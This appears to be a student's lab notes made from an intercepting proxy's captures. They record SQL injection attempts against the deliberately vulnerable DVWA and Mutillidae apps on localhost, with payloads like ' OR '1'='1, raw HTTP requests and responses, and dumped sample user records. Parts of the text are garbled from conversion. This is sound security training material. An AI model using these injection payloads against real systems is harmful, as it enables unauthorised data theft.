ID	Source	Req. Timestamp	Method	URL	Code	Reason	RTT	Size	Resp. Body	Highest Alert	Note	Tags
533	Pr...	31/08/2026, 10:27:53	POST	http://127.0.0.1:4280/security.php	302	Found	8...	0	bytes			SetCookie
534	Pr...	31/08/2026, 10:27:53	GET	http://127.0.0.1:4280/security.php	200	OK	3...	5,257	bytes			
535	Pr...	31/08/2026, 10:28:00	GET	http://127.0.0.1:4280/vulnerabilities/sqli_bl...	200	OK	2...	4,661	bytes	Medium		Form, Script
537	Pr...	31/08/2026, 10:28:03	GET	http://127.0.0.1:4280/vulnerabilities/sqli/	200	OK	8...	4,592	bytes	Informational		Form, Script
539	Pr...	31/08/2026, 10:28:28	GET	http://127.0.0.1:4280/vulnerabilities/sqli/?id=...	200	OK	1...	4,651	bytes	Informational		Form, Script

Sites + Quick Start → Request ← Response Requester +

Text

Contexts
Default Context
Sites
https://127.0.0.1
https://nn-pa.googleapis.com
https://googleads.g.doubleclick.net
https://static.doubleclick.net
https://pagead2.googlesyndication.com
https://www.youtube.com
https://ep2.adtrafficquality.google
https://ep1.adtrafficquality.google
https://fi.yimg.com
https://encrypted-tbn0.gstatic.com
https://play.google.com
https://ogads-pa.clients6.google.com
https://www.googletagmanager.com

```
HTTP/1.1 200 OK
Date: Mon, 31 Aug 2026 09:31:30 GMT
Server: Apache/2.4.68 (Debian)
X-Powered-By: PHP/8.5.9
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 4651
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8

<!DOCTYPE html>

<html lang="en-GB">

<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>Vulnerability: SQL Injection :: Damn Vulnerable Web Application (DVWA)
```

History Search Alerts Output WebSockets +

Filter: OFF Export

ID	Source	Req. Timestamp	Method	URL	Code	Reason	RTT	Size	Resp. Body	Highest Alert	Note	Tags
540	Pr...	31/08/2026, 10:31:03	GET	http://127.0.0.1:4280/vulnerabilities/sql/	200	OK	6...	4,592	bytes			Form, Script
541	Pr...	31/08/2026, 10:31:05	GET	http://127.0.0.1:4280/vulnerabilities/sql_bl...	200	OK	2...	4,661	bytes			Form, Script
542	Pr...	31/08/2026, 10:31:08	GET	http://127.0.0.1:4280/vulnerabilities/sql/	200	OK	2...	4,592	bytes			Form, Script
543	Pr...	31/08/2026, 10:31:13	GET	http://127.0.0.1:4280/vulnerabilities/sql/?id...	200	OK	7...	4,651	bytes			Form, Script
544	M...	31/08/2026, 10:31:30	GET	http://127.0.0.1:4280/vulnerabilities/sql/?id...	200	OK	2...	4,651	bytes			Form, Script

Vulnerability: SQL Injection

User ID:

```
ID: 1' OR '1'='1
First name: admin
Surname: admin

ID: 1' OR '1'='1
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1
First name: Hack
Surname: Me

ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1
First name: Bob
Surname: Smith
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://www.owasp.org/Community/Attacks/SQL_injection

At the lowets security, I got that up there:

At high dvwa sec, I got this:

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface at the URL `https://127.0.0.1:4280/vulnerabilities/sqli/#`. The browser's address bar and tabs are visible at the top. The DVWA logo is in the top right corner. On the left, a sidebar contains a list of vulnerability categories: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (highlighted in green), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), and XSS (Stored). The main content area is titled "Vulnerability: SQL Injection". It contains a text box with the instruction "Click [here to change your ID.](#)" and a red text box displaying the current user information: "ID: 1' OR '1'='1", "First name: admin", and "Surname: admin". Below this, a section titled "More Information" lists four links: https://en.wikipedia.org/wiki/SQL_injection, <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>, https://owasp.org/www-community/attacks/SQL_injection, and <https://bobby-tables.com/>.

At the highest sec, it returned empty
Sent request 9999 and it came back empty

The screenshot shows the DVWA interface at the highest security level. The layout is similar to the previous one, but the text box now contains a form with a "User ID:" label, an input field, and a "Submit" button. The "More Information" section and the sidebar remain the same. The "SQL Injection" category is still highlighted in the sidebar.

Sites + Quick Start Request Response Requester +

Text

Contexts
Default Context

Sites

- https://127.0.0.1
- https://nn-pa.googleapis.com
- https://googleads.g.doubleclick.net
- https://static.doubleclick.net
- https://pagead2.googlesyndication.com
- https://www.youtube.com
- https://ep2.adtrafficquality.google
- https://ep1.adtrafficquality.google
- https://i.ytimg.com
- https://encrypted-tbn0.gstatic.com
- https://play.google.com
- https://ogads-pa.clients6.google.com
- https://www.googletagmanager.com

```
GET http://127.0.0.1:4280/vulnerabilities/sqli/?id=9999&Submit=Submit HTTP/1.1
host: 127.0.0.1:4280
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Referer: https://127.0.0.1:4280/vulnerabilities/sqli/?id=96Submit=Submit
Cookie: security=low; PHPSESSID=696d8dc2bf7110969d956e0d6998f675; showhints=0; username=bee_lab1; uid=42
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
```

History Search Alerts Output WebSockets +

Filter: OFF Export

ID	Source	Req. Timestamp	Method	URL	Code	Reason	RTT	Size	Resp. Body	Highest Alert	Note	Tags
548	Pr...	31/08/2026, 10:34:06	GET	http://127.0.0.1:4280/	200	OK	1...	6,436	bytes			Script
549	Pr...	31/08/2026, 10:34:15	GET	http://127.0.0.1:4280/vulnerabilities/sqli/	200	OK	1...	4,592	bytes			Form, Script
550	Pr...	31/08/2026, 10:34:19	GET	http://127.0.0.1:4280/vulnerabilities/sqli/?id=...	200	OK	1...	4,592	bytes			Form, Script
551	Pr...	31/08/2026, 10:34:22	GET	http://127.0.0.1:4280/vulnerabilities/sqli/?id=...	200	OK	2...	4,592	bytes			Form, Script

Sites + Quick Start Request Response Requester +

Text

Contexts
Default Context

Sites

- https://127.0.0.1
- https://nn-pa.googleapis.com
- https://googleads.g.doubleclick.net
- https://static.doubleclick.net
- https://pagead2.googlesyndication.com
- https://www.youtube.com
- https://ep2.adtrafficquality.google
- https://ep1.adtrafficquality.google
- https://i.ytimg.com
- https://encrypted-tbn0.gstatic.com
- https://play.google.com
- https://ogads-pa.clients6.google.com
- https://www.googletagmanager.com

```
HTTP/1.1 200 OK
Date: Mon, 31 Aug 2026 09:34:22 GMT
Server: Apache/2.4.68 (Debian)
X-Powered-By: PHP/8.5.9
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 4592
Keep-Alive: timeout=5, max=98
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8

<!DOCTYPE html>



<html lang="en-GB">

  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <title>Vulnerability: SQL Injection :: Damn Vulnerable Web Application (DVWA)
```

History Search Alerts Output WebSockets +

Filter: OFF Export

ID	Source	Req. Timestamp	Method	URL	Code	Reason	RTT	Size	Resp. Body	Highest Alert	Note	Tags
548	Pr...	31/08/2026, 10:34:06	GET	http://127.0.0.1:4280/	200	OK	1...	6,436	bytes			Script
549	Pr...	31/08/2026, 10:34:15	GET	http://127.0.0.1:4280/vulnerabilities/sqli/	200	OK	1...	4,592	bytes			Form, Script
550	Pr...	31/08/2026, 10:34:19	GET	http://127.0.0.1:4280/vulnerabilities/sqli/?id=...	200	OK	1...	4,592	bytes			Form, Script
551	Pr...	31/08/2026, 10:34:22	GET	http://127.0.0.1:4280/vulnerabilities/sqli/?id=...	200	OK	2...	4,592	bytes			Form, Script



Intentional wrong password and username:

The screenshot displays the 'Request' and 'Response' tabs in a web browser's developer tools. The 'Request' tab shows a POST request to `http://127.0.0.1/index.php?page=user-info.php` with various headers and a body containing `page=user-info.php&username=admingo&password=admingo&user-info-submit-button=View+Account+Details`. The 'Response' tab shows an HTTP 200 OK response with headers indicating a successful connection but an authentication error. The body of the response contains HTML code for an error message and a login form.

Request:

```
POST http://127.0.0.1/index.php?page=user-info.php HTTP/1.1
host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
content-length: 101
Origin: https://127.0.0.1
Connection: keep-alive
Referer: https://127.0.0.1/index.php?page=user-info.php
Cookie: security=medium; PHPSESSID=696d8dc2bf7110969d956e0d6998f675; showhints=0; username=bee_lab1; uid=42
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

page=user-info.php&username=admingo&password=admingo&user-info-submit-button=View+Account+Details
```

Response:

```
HTTP/1.1 200 OK
Date: Mon, 31 Aug 2026 14:40:19 GMT
Server: Apache/2.4.68 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache
Pragma: no-cache
Logged-In-User: bee6#x5f;lab1
X-XSS-Protection: 1; mode=block;
X-FRAME-OPTIONS: DENY
Content-Security-Policy: frame-ancestors 'none';
X-Content-Type-Options: nosniff
Referrer-Policy: no-referrer
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Embedder-Policy: require-corp
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
content-length: 54167

<td colspan="2" class="error-message">
  Authentication Error: Bad user name or password
</td>
</tr>
<tr><td></td></tr>
<tr>
  <td colspan="2" class="form-header">Please enter username and password<br/> to view account details</td>
</tr>
<tr><td></td></tr>
<tr>
  <td class="label">Username</td>
  <td>
    <input type="text" name="username" size="20" autofocus="autofocus"
      minlength="1" maxlength="20" required="required" />
  </td>
</tr>
```

Find: No matches Time: 98 ms Body Length: 54,167 Total Length: 54,77

Request Response

Method Text Send

POST http://127.0.0.1/index.php?page=user-info.php HTTP/1.1
host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
content-length: 113
Origin: https://127.0.0.1
Connection: keep-alive
Referer: https://127.0.0.1/index.php?page=user-info.php
Cookie: security=medium; PHPSESSID=596d8dc2bf7110969d956e0d6998f675; showhints=0; username=bee_lab1; uid=42
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

page=user-info.php&username=admingo' AND '1'='1&password=admingo&user-info-php-submit-button=View+Account+Details

Manual Request Editor



Request Response



Header: Text Body: Text Send

HTTP/1.1 200 OK
Date: Mon, 31 Aug 2026 14:52:18 GMT
Server: Apache/2.4.68 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache
Pragma: no-cache
Logged-In-User: bee6#x5f;lab1
X-XSS-Protection: 1; mode=block;
X-FRAME-OPTIONS: DENY
Content-Security-Policy: frame-ancestors 'none';
X-Content-Type-Options: nosniff
Referrer-Policy: no-referrer
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Embedder-Policy: require-corp
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
content-length: 54214

```
<input type="hidden" name="page" value="user-info.php" />
<table>
  <tr id="id-bad-cred-tr" style="display: none;">
    <td colspan="2" class="error-message">
      Authentication Error: Bad user name or password
    </td>
  </tr>
  <tr><td></td></tr>
  <tr>
    <td colspan="2" class="form-header">Please enter username and password<br/> to view account details</td>
  </tr>
  <tr><td></td></tr>
  <tr>
    <td class="label">Username</td>
    <td>
      <input type="text" value="" />
    </td>
  </tr>
  <tr>
    <td class="label">Password</td>
    <td>
      <input type="password" value="" />
    </td>
  </tr>
  <tr>
    <td colspan="2">
      <input type="submit" value="View Account Details" />
    </td>
  </tr>
</table>
```

At low sec mode:





Multillidae with the right record but altered

Please enter username and password to view account details

Username

Password

Dont have an account? [Please register here](#)

Results for "bee_lab1" OR '1'='1". 10 records found.

First Name: Jeremy
Last Name: Druin
Username: jeremy
Password: password
Signature: d1373 1337 speak
Client ID: 3d416f6ebd0d7b1d277a24e336a50ff0
Client Secret: 0562822484668ddabdd1bd453f332855c264bcf36fbae4f0bdc50415b425d090

First Name: Bryce
Last Name: Galbraith
Username: bryce
Password: password
Signature: I Love SANS
Client ID: 4b6db95565baa992c93fb283f6ea9f72
Client Secret: a4e4682936381bd049c2e5ec228b5dd645b8904d576f36a0150d8d86a875a28c

Request	Response
Method Text Send <pre> GET http://127.0.0.1/index.php?page=user-info.php&username=bee_lab1%27+0R+%271%27%30%271&password=password&user-info-php-submit-button=View+Account+Details HTTP/1.1 host: 127.0.0.1 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Connection: keep-alive Referer: https://127.0.0.1/index.php?page=user-info.php&username=bee_lab1' OR '1'='1&password=password&user-info-php-submit-button=View+Account+Details Cookie: security=medium; showhints=1; username=bee_lab1; uid=42; PHPSESSID=e95092ecff488529127da160e8278368 Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: document Sec-Fetch-Mode: navigate Sec-Fetch-Site: same-origin Sec-Fetch-User: ?1 Priority: u=0, i content-length: 0 </pre>	

[illegible]

Request Response

Method

GET
http://127.0.0.1/index.php?page=user-info.php&username=bee_lab1%27%0R+%27%27%30%27%16password=password&user-info-php-submit-button=View+Account+Details HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Referer: https://127.0.0.1/index.php?page=user-info.php&username=bee_lab1' OR '1'='2&password=password&user-info-php-submit-button=View+Account+Details
Cookie: security=medium; showhints=1; username=bee_lab1; uid=42; PHPSESSID=e95092ecff4488529127da160e8278368
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Content-Length: 0

Request Response

Header: Text Body: Text Send

HTTP/1.1 200 OK
Date: Tue, 01 Sep 2026 13:56:37 GMT
Server: Apache/2.4.68 (Debian)
X-Powered-By: PHP/8.5.9
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: public
Logged-In-User: bee_lab1
X-XSS-Protection: 0;
Strict-Transport-Security: max-age=0
Referrer-Policy: unsafe-url
Cross-Origin-Opener-Policy: unsafe-none
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
content-length: 58199

